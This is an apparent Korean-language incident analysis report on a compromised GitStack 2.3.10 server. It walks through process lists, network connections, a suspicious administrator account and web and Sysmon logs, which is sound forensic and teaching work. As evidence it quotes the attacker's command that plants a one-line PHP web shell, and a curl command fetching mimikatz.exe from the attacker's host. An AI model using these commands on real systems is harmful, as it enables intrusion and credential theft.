
	취약점진단 소회의실3	표준번호 : CERT 000
		페 이 지 : 1/19
	침해사고 분석보고서	작성일자 : 2023. 10. 20

접수자 정보			
접 수 번 호	1234-1234		
성 명	소회의실 3	접 수 일 자	2023. 10. 20
분석자 정보			
성 명	소회의실 3	분 석 일 자	2023.10.20~2023.10.23
침해사고 개요			
사 고 원 인	gitstack 2.3.10		


분 석 결 과
(피 해 현 황)

1. 프로세스 목록 및 스케쥴링 된 프로세스 정보



```
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        236 K
smss.exe                       248 Services                   0        692 K
csrss.exe                      348 Services                   0      3,332 K
wininit.exe                    440 Services                   0      3,000 K
csrss.exe                      452 Console                    1     11,560 K
services.exe                   488 Services                   0      5,760 K
lsass.exe                      520 Services                   0      7,144 K
winlogon.exe                   536 Console                    1      4,500 K
lsm.exe                        544 Services                   0      4,036 K
svchost.exe                    668 Services                   0      6,744 K
svchost.exe                    744 Services                   0      5,640 K
svchost.exe                    828 Services                   0     12,232 K
svchost.exe                    892 Services                   0      8,556 K
svchost.exe                    928 Services                   0      9,904 K
svchost.exe                    980 Services                   0     22,868 K
svchost.exe                   1212 Services                   0     10,196 K
spoolsv.exe                   1332 Services                   0      7,696 K
svchost.exe                   1360 Services                   0      9,556 K
wmicsvc.exe                   1448 Services                   0      4,676 K
wmicsvc.exe                   1472 Services                   0      4,908 K
wmicsvc.exe                   1496 Services                   0      3,424 K
wmicsvc.exe                   1524 Services                   0      3,544 K
wmicsvc.exe                   1548 Services                   0      3,564 K
httpd.exe                     1592 Services                   0      6,832 K
sysmon.exe                    1660 Services                   0      9,624 K
vmtoolsd.exe                  1708 Services                   0     10,288 K
vlms.exe                      1744 Services                   0      2,328 K
insecapp.exe                  1900 Services                   0      3,156 K
httpd.exe                     1832 Services                   0      8,444 K
taskhost.exe                  1288 Console                    1      8,104 K
dwm.exe                       1652 Console                    1     32,084 K
explorer.exe                   364 Console                    1     59,044 K
vmtoolsd.exe                  2176 Console                    1     13,208 K
sppsvc.exe                    2572 Services                   0      6,412 K
svchost.exe                   2684 Services                   0      4,248 K
dllhost.exe                   2876 Services                   0      6,996 K
msdtc.exe                     3104 Services                   0      4,660 K
SearchIndexer.exe             3420 Services                   0     10,164 K
svchost.exe                   3208 Services                   0      3,912 K
svchost.exe                   2168 Services                   0     20,496 K
cmd.exe                       1688 Console                    1      2,660 K
conhost.exe                   3896 Console                    1      5,992 K
mmc.exe                       3816 Console                    1      6,572 K
procexp.exe                   3088 Console                    1     20,844 K
powershell.exe                1936 Console                    1     36,024 K
conhost.exe                   3952 Console                    1      7,376 K
tasklist.exe                  2636 Console                    1      4,476 K
```


tasklist를 통하여 프로세스 목록을 확인함




```
Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\Active Directory Rights Management Services Client
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
AD RMS Rights Policy Template Management Disabled
AD RMS Rights Policy Template Management N/A                    Ready

Folder: \Microsoft\Windows\AppID
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
PolicyConverter                          Disabled
VerifiedPublisherCertStoreCheck          Disabled

Folder: \Microsoft\Windows\Application Experience
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
AitAgent                                 10/20/2023 2:30:00 AM  Ready
ProgramDataUpdater                       10/20/2023 12:30:00 AM Ready

Folder: \Microsoft\Windows\Autochk
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Proxy                                    N/A                    Ready

Folder: \Microsoft\Windows\Bluetooth
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
UninstallDeviceTask                      N/A                    Ready

Folder: \Microsoft\Windows\CertificateServicesClient
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SystemTask                               N/A                    Ready
UserTask                                 N/A                    Ready
```

schtasks /query를 입력하여 스케줄링이 된 프로세스 정보들을 확인

2. 예약 중인 프로그램 확인



taskscheduler로 확인한바 예약된 프로그램이 발견되지 않았다.



schtasks.exe명령어로 스케줄 확인한 화면


3. 실행중인 서비스 정보

```
0x851aed40 System                    4    0   87    554 ------      0 2023-10-18 10:48:45 UTC+0000
0x8681a760 smss.exe                252    4    2     30 ------      0 2023-10-18 10:48:45 UTC+0000
0x86ef9d40 csrss.exe               352  320    9    766      0      0 2023-10-18 10:48:48 UTC+0000
0x871e0d40 wininit.exe             432  320    3     76      0      0 2023-10-18 10:48:48 UTC+0000
0x86411a78 csrss.exe               444  424   12    289      1      0 2023-10-18 10:48:48 UTC+0000
0x871e8738 services.exe            488  432    7    247      0      0 2023-10-18 10:48:48 UTC+0000
0x8663b030 lsass.exe               504  432    8    822      0      0 2023-10-18 10:48:48 UTC+0000
0x867f6768 lsm.exe                 512  432   12    198      0      0 2023-10-18 10:48:48 UTC+0000
0x87222498 winlogon.exe            548  424    5    116      1      0 2023-10-18 10:48:48 UTC+0000
0x872846a0 svchost.exe             660  488   11    366      0      0 2023-10-18 10:48:49 UTC+0000
0x8729a030 svchost.exe             736  488    8    296      0      0 2023-10-18 10:48:50 UTC+0000
0x872b1378 svchost.exe             780  488   22    484      0      0 2023-10-18 10:48:50 UTC+0000
0x872db580 svchost.exe             876  488   16    439      0      0 2023-10-18 10:48:50 UTC+0000
0x872ec610 svchost.exe             924  488   14    631      0      0 2023-10-18 10:48:50 UTC+0000
0x872fad40 svchost.exe             976  488   37   1080      0      0 2023-10-18 10:48:50 UTC+0000
0x8733cb18 svchost.exe            1196  488   22    630      0      0 2023-10-18 10:48:50 UTC+0000
0x87374b18 spoolsv.exe            1288  488   12    324      0      0 2023-10-18 10:48:50 UTC+0000
0x873826c8 svchost.exe            1344  488   19    324      0      0 2023-10-18 10:48:50 UTC+0000
0x873c8408 vmicsvc.exe            1428  488    4     99      0      0 2023-10-18 10:48:51 UTC+0000
0x85c0c510 vmicsvc.exe            1452  488    5    129      0      0 2023-10-18 10:48:51 UTC+0000
0x873d5998 vmicsvc.exe            1476  488    3     69      0      0 2023-10-18 10:48:51 UTC+0000
0x873d8b48 vmicsvc.exe            1500  488    4     82      0      0 2023-10-18 10:48:51 UTC+0000
0x872d34c0 vmicsvc.exe            1520  488    4     83      0      0 2023-10-18 10:48:51 UTC+0000
0x87406630 httpd.exe              1580  488    6    146      0      0 2023-10-18 10:48:51 UTC+0000
0x87431d40 Sysmon.exe             1656  488   11    277      0      0 2023-10-18 10:48:51 UTC+0000
0x8743cd40 vmtoolsd.exe           1696  488    9    271      0      0 2023-10-18 10:48:51 UTC+0000
0x87455030 wlms.exe               1728  488    4     46      0      0 2023-10-18 10:48:51 UTC+0000
0x8749c428 unsecapp.exe           1900  660    3     65      0      0 2023-10-18 10:48:51 UTC+0000
0x87514030 taskhost.exe            280  488   10    229      1      0 2023-10-18 10:48:52 UTC+0000
0x865e87c8 dwm.exe                 424  876    5    120      1      0 2023-10-18 10:48:52 UTC+0000
0x874b7d40 explorer.exe           1016  448   32    933      1      0 2023-10-18 10:48:52 UTC+0000
0x87556030 httpd.exe              1776 1580   71    883      0      0 2023-10-18 10:48:53 UTC+0000
0x876058b0 vmtoolsd.exe           2216 1016    7    195      1      0 2023-10-18 10:48:53 UTC+0000
0x86539a70 sppsvc.exe             2708  488    4    170      0      0 2023-10-18 10:48:54 UTC+0000
0x8768c320 svchost.exe            2796  488    5     96      0      0 2023-10-18 10:48:55 UTC+0000
0x876be608 dllhost.exe            2872  488   13    196      0      0 2023-10-18 10:48:55 UTC+0000
0x8774ad40 msdtc.exe              3252  488   12    146      0      0 2023-10-18 10:48:57 UTC+0000
0x876ebd40 SearchIndexer.         3472  488   13    640      0      0 2023-10-18 10:48:59 UTC+0000
0x8527a608 svchost.exe            2972  488    8    117      0      0 2023-10-18 10:50:54 UTC+0000
0x852d4a48 svchost.exe            3208  488   15    378      0      0 2023-10-18 10:50:55 UTC+0000
0x874b4480 iexplore.exe           3920 1016   10    478      1      0 2023-10-18 10:51:56 UTC+0000
0x852c0830 iexplore.exe           1896 3920   14    492      1      0 2023-10-18 10:51:57 UTC+0000
0x875659c0 cmd.exe                1368 1776    1     29      0      0 2023-10-18 11:27:37 UTC+0000
0x856cf030 conhost.exe            1564  352    1     30      0      0 2023-10-18 11:27:37 UTC+0000
0x87638a68 update.exe             2852 1368    3    153      0      0 2023-10-18 11:27:37 UTC+0000
0x85684460 audiodg.exe            3432  780    7    134      0      0 2023-10-18 11:27:59 UTC+0000
0x857e0d40 cmd.exe                2984 2852    0 -------      0      0 2023-10-18 11:30:38 UTC+0000
```

pslist 으로 확인한 결과 아직 의심될만한 프로세스가없다

4. 현재 접속중인 사용자 확인

PsLoggedon.exe 파일을 실행하여 현재 접속중인 사용자를 확인하였더니 **IE11WIN7** 으로 접속된것을 확인할수 있다.




5. 네트워크 연결 상태 및 통계 정보

```
Offset(P)         Proto    Local Address          Foreign Address        State           Pid     Owner          Created
0x7d814170        UDPv4    0.0.0.0:0              *:*                                    1196    svchost.exe    2023-10-18 10:48:53 UTC+0000
0x7d81470         UDPv6    ::0                    *:*                                    1196    svchost.exe    2023-10-18 10:48:53 UTC+0000
0x7d8f36b0        UDPv6    ::1:1900               *:*                                    2972    svchost.exe    2023-10-18 10:50:54 UTC+0000
0x7d9a8188        UDPv4    127.0.0.1:1900         *:*                                    2972    svchost.exe    2023-10-18 10:50:54 UTC+0000
0x7d9e1368        UDPv4    192.168.112.141:1900   *:*                                    2972    svchost.exe    2023-10-18 10:50:54 UTC+0000
0x7d857d20        TCPv4    0.0.0.0:49155          0.0.0.0:0              LISTENING       488     services.exe
0x7d872848        TCPv4    0.0.0.0:49155          0.0.0.0:0              LISTENING       488     services.exe
0x7d872848        TCPv6    ::49155                ::0                    LISTENING       488     services.exe
0x7d8b4bc0        TCPv4    0.0.0.0:49156          0.0.0.0:0              LISTENING       504     lsass.exe
0x7d8b4bc0        TCPv6    ::49156                ::0                    LISTENING       504     lsass.exe
0x7d8ffda0        TCPv4    0.0.0.0:49156          0.0.0.0:0              LISTENING       504     lsass.exe
0x7da9bc68        UDPv4    0.0.0.0:0              *:*                                    504     lsass.exe      2023-10-18 10:48:51 UTC+0000
0x7dbbfd80        UDPv4    0.0.0.0:0              *:*                                    2796    svchost.exe    2023-10-18 10:48:55 UTC+0000
0x7dbbfd80        UDPv6    ::0                    *:*                                    2796    svchost.exe    2023-10-18 10:48:55 UTC+0000
0x7dbfab78        UDPv4    192.168.112.141:138    *:*                                    4       System         2023-10-18 10:48:53 UTC+0000
0x7dcd33b0        UDPv4    0.0.0.0:0              *:*                                    2796    svchost.exe    2023-10-18 10:48:55 UTC+0000
0x7dd506b0        UDPv4    192.168.112.141:137    *:*                                    4       System         2023-10-18 10:48:53 UTC+0000
0x7ddec7c8        UDPv4    127.0.0.1:59756        *:*                                    2972    svchost.exe    2023-10-18 10:50:54 UTC+0000
0x7da71410        TCPv4    0.0.0.0:80             0.0.0.0:0              LISTENING       1580    httpd.exe
0x7da71410        TCPv6    :::80                  :::0                   LISTENING       1580    httpd.exe
0x7da73e60        TCPv4    0.0.0.0:80             0.0.0.0:0              LISTENING       1580    httpd.exe
0x7daa12f8        TCPv4    0.0.0.0:445            0.0.0.0:0              LISTENING       4       System
0x7daa12f8        TCPv6    ::445                  ::0                    LISTENING       4       System
0x7db45820        TCPv4    192.168.112.141:139    0.0.0.0:0              LISTENING       4       System
0x7dc6e768        TCPv4    0.0.0.0:49153          0.0.0.0:0              LISTENING       780     svchost.exe
0x7dc6e768        TCPv6    ::49153                ::0                    LISTENING       780     svchost.exe
0x7dca62d8        TCPv4    0.0.0.0:135            0.0.0.0:0              LISTENING       736     svchost.exe
0x7dca6c20        TCPv4    0.0.0.0:135            0.0.0.0:0              LISTENING       736     svchost.exe
0x7dca6c20        TCPv6    :::135                 :::0                   LISTENING       736     svchost.exe
0x7dcab2e8        TCPv4    0.0.0.0:49152          0.0.0.0:0              LISTENING       432     wininit.exe
0x7dcac210        TCPv4    0.0.0.0:49152          0.0.0.0:0              LISTENING       432     wininit.exe
0x7dcac210        TCPv6    :::49152               :::0                   LISTENING       432     wininit.exe
0x7dcdb238        TCPv4    0.0.0.0:49153          0.0.0.0:0              LISTENING       780     svchost.exe
0x7dd69278        TCPv4    0.0.0.0:49154          0.0.0.0:0              LISTENING       976     svchost.exe
0x7dd69278        TCPv6    :::49154               :::0                   LISTENING       976     svchost.exe
0x7dd6ce48        TCPv4    0.0.0.0:49154          0.0.0.0:0              LISTENING       976     svchost.exe
0x7e93d968        UDPv4    0.0.0.0:0              *:*                                    504     lsass.exe      2023-10-18 10:48:51 UTC+0000
0x7e93d968        UDPv6    ::0                    *:*                                    504     lsass.exe      2023-10-18 10:48:51 UTC+0000
0x7e9bd658        UDPv6    fe80::1478:2050:bf36a716:1900 *:*                             2972    svchost.exe    2023-10-18 10:50:54 UTC+0000
0x7eae4818        TCPv4    0.0.0.0:3389           0.0.0.0:0              LISTENING       1196    svchost.exe
0x7ebeaac8        TCPv4    0.0.0.0:3389           0.0.0.0:0              LISTENING       1196    svchost.exe
0x7ebeaac8        TCPv6    :::3389                :::0                   LISTENING       1196    svchost.exe
0x7f626728        UDPv4    0.0.0.0:5355           *:*                                    1196    svchost.exe    2023-10-18 11:18:53 UTC+0000
0x7f9285d8        UDPv6    fe80::1478:2050:bf36a716:546  *:*                              780     svchost.exe    2023-10-18 11:31:41 UTC+0000
0x7f9a2898        UDPv4    0.0.0.0:5355           *:*                                    1196    svchost.exe    2023-10-18 11:18:53 UTC+0000
0x7f9a2898        UDPv6    :::5355                *:*                                    1196    svchost.exe    2023-10-18 11:18:53 UTC+0000
0x7fc6f9a8        UDPv6    ::1:59755              *:*                                    2972    svchost.exe    2023-10-18 10:50:54 UTC+0000

0x7fddd7b0        TCPv4    192.168.112.141:49216  192.168.112.138:8888 ESTABLISHED      -1
0x7fddd9c0        TCPv4    192.168.112.141:80     192.168.112.138:52356 ESTABLISHED     -1
```

netscan으로 확인하였을때 **192.168.112.141** 과 **192.168.112.138**이 연결되어있는것을 확인**.** 따라서 공격자 **pc IP**주소가 **192.168.112.138**이라고 의심해볼 수 있다**.**

6. 시작프로그램 검사

윈도우 시작 창에 **msconfig** 입력후 시작 프로그램 검사 시 **VMware Tools**만 있는 것을 확인 할 수 있다**.** 따라서 **VMware**의 정상 프로세스이기 때문에 이상 없는것으로 알수있다**.**



7. 사용자 계정 정보

```
C:\Windows\system32>net user dev
User name                    dev
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/18/2023 3:56:17 AM
Password expires             11/29/2023 3:56:17 AM
Password changeable          10/18/2023 3:56:17 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

사용자를 확인하는 과정에서 **dev**라는 사용자 관리자 그룹에 포함되어있어 의심됨.

8. 악의적인 프로그램 명령어 확인

cmd.exe /c \"C:/GitStack/apache/bin/openssl.exe passwd -apr1 -salt zGB0Na/R p && echo \"<?php system($_POST['a']); ?>\" > c:\GitStack\gitphp\exploit.php\"

위의 악의적인 프로그램 명령어를 사용한것을 확인할수 있다.

9. 웹 로그

```
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/admin.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/14all.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/14all-1.1.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/anacondaclip.pl
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/auktion.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/bigconf.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/bb-hostsvc.sh
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/bb-hist
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/bb-hist.sh
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/common.php
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/commerce.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/cgiforum.pl
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/cal_make.pl
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/db4web_c
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/db4web_c
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/directorypro.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/emumail
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/emumail.cgi
[client 192.168.112.138] script not found or unable to stat: C:/GitStack/apache/cgi-bin/emu
```

C:\GitStack\apache\logs/access.log 파일 확인 결과,

192.168.112.138이 웹사이트를 공격하는 로그 확인


```
192.168.112.138 - user [18/Oct/2023:04:27:02 -0700] "GET /web/index.php?p=user.git&a
192.168.112.138 - - [18/Oct/2023:04:27:02 -0700] "POST /web/exploit.php HTTP/1.1" 20
192.168.112.138 - - [18/Oct/2023:04:27:37 -0700] "GET /rest/user/ HTTP/1.1" 200 20
```

같은 로그 파일에서 **POST** 방식으로 **exploit.php** 실행 확인


C:\GitStack\gitphp 폴더에 **exploit.php** 파일과 악성파일로 의심되는 **update.exe** 파일을 확인할수 있었다.

10. Sysmon 로그 분석


의심되는 네트워크 대역 확인




cmd.exe를 실행하여 **update.exe**가 실행한 것을 확인



htpasswd.exe -b passwdfile user user 명령어 실행한 것을 발견



curl -O http://192.168.112.138:8000/mimikatz.exe 명령어를 실행한 것을 발견




11. 메모리 분석 파일을 통한 추가 점검

update.exe 프로세스 파일 덤프하여 **executable.2852.exe**로 저장된걸 확인할수 있었다.

```
